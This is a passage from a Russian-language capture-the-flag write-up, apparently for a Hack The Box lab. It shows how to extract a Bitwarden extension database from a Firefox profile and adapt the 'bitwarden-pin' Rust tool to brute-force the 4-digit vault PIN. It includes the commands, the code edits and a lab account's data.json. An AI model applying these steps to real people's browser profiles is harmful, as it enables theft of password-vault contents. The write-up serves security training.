
```
pipx install git+https://gitlab.com/ntninja/moz-idb-edit.git
```

```
moz-idb-edit -profile firefox/tr2cgmb6.default-release --dbpath
firefox/tr2cgmb6.default-release/storage/default/moz-
extension+++c8dd0025-9c20-49fb-a398-307c74e6f8b7\^userContextId=
4294967295/idb/3647222921wleabcEoxlt-eengsairo.sqlite > data.json
```



Конвертирование базы расширения


Для брута пина будем использовать утилиту bitwarden pin. После загрузки репозитория немного подкорректируем исходный код и поправим путь к файлу с данными.



ПРОВОДНИК
BITWARDEN-PIN
src
main.rs
.gitignore
bitwarden-pin
Cargo.lock
Cargo.toml
main.rs
src > main.rs

```
ambiso, 13 месяцев назад | 1 author (ambiso)
use std::env;

use base64::Engine;
use hkdf::Hkdf;
use hmac::{Hmac, Mac};
use pbkdf2::{
    password_hash::{PasswordHasher, SaltString},
    Params, Pbkdf2,
};
use rayon::prelude::*;
use serde_json::Value;
use sha2::Sha256;

fn main() {
    println!("Testing 4 digit pins from 0000 to 9999");
    let json: Value = serde_json::from_slice(
        &std::fs::read(format!(
            "{}/Bitwarden/data.json",
            env::var("XDG_CONFIG_HOME").unwrap()
        ))    ambiso, 13 месяцев назад • Initial
        .unwrap(),
    )
    .unwrap();
```


Содержимое файла main.rs



```
fn main() {
    println!("Testing 4 digit pins from 0000 to 9999");
    let json: Value = serde_json::from_slice(
        &std::fs::read(format!(
            "{}/data.json",
            env::var("XDG_CONFIG_HOME").unwrap()
        ))
        .unwrap(),
    )
    .unwrap();
```


Исправленный файл main.rs

Также необходимо изменить количество итераций. Оно указано в параметре `kdfIterations`.



```
  },
  "profile": {
    "convertAccountToKeyConnector": null,
    "email": "elwin.jones@corporate.htb",
    "emailVerified": true,
    "hasPremiumFromOrganization": "undefined",
    "hasPremiumPersonally": true,
    "kdfIterations": 600000,
    "kdfMemory": null,
    "kdfParallelism": null,
    "kdfType": 0,
    "keyHash": "74E71oPZI9vNnoESNkuLlaDTlk1zA/cH5l5XNOLOc4w=",
    "lastSync": "2023-04-13T15:40:27.533Z",
    "name": "Elwin Jones",
    "userId": "08b3751b-aad5-4616-b1f7-015d3be749db",
    "usesKeyConnector": false
  },
  "send": {
    "sends": "undefined",
    "typeCounts": null
  },
```

Содержимое файла data.json




```
        .filter_map(|pin| {
            let pin = format!("{pin:04}");
            let password_hash = Pbkdf2
                .hash_password_customized(
                    pin.as_bytes(),
                    None,
                    None,
                    Params {
                        rounds: 600000,
                        output_length: 32,
                    },
                    &salt,
                )
                .unwrap();
```

Исправленный файл main.rs

Когда все изменения внесены, можно скомпилировать и запустить `bitwarden-pin`. Путь к каталогу с файлом `data.json` нужно передать в переменной окружения `XDG_CONFIG_HOME`.

```
cargo build --release
```

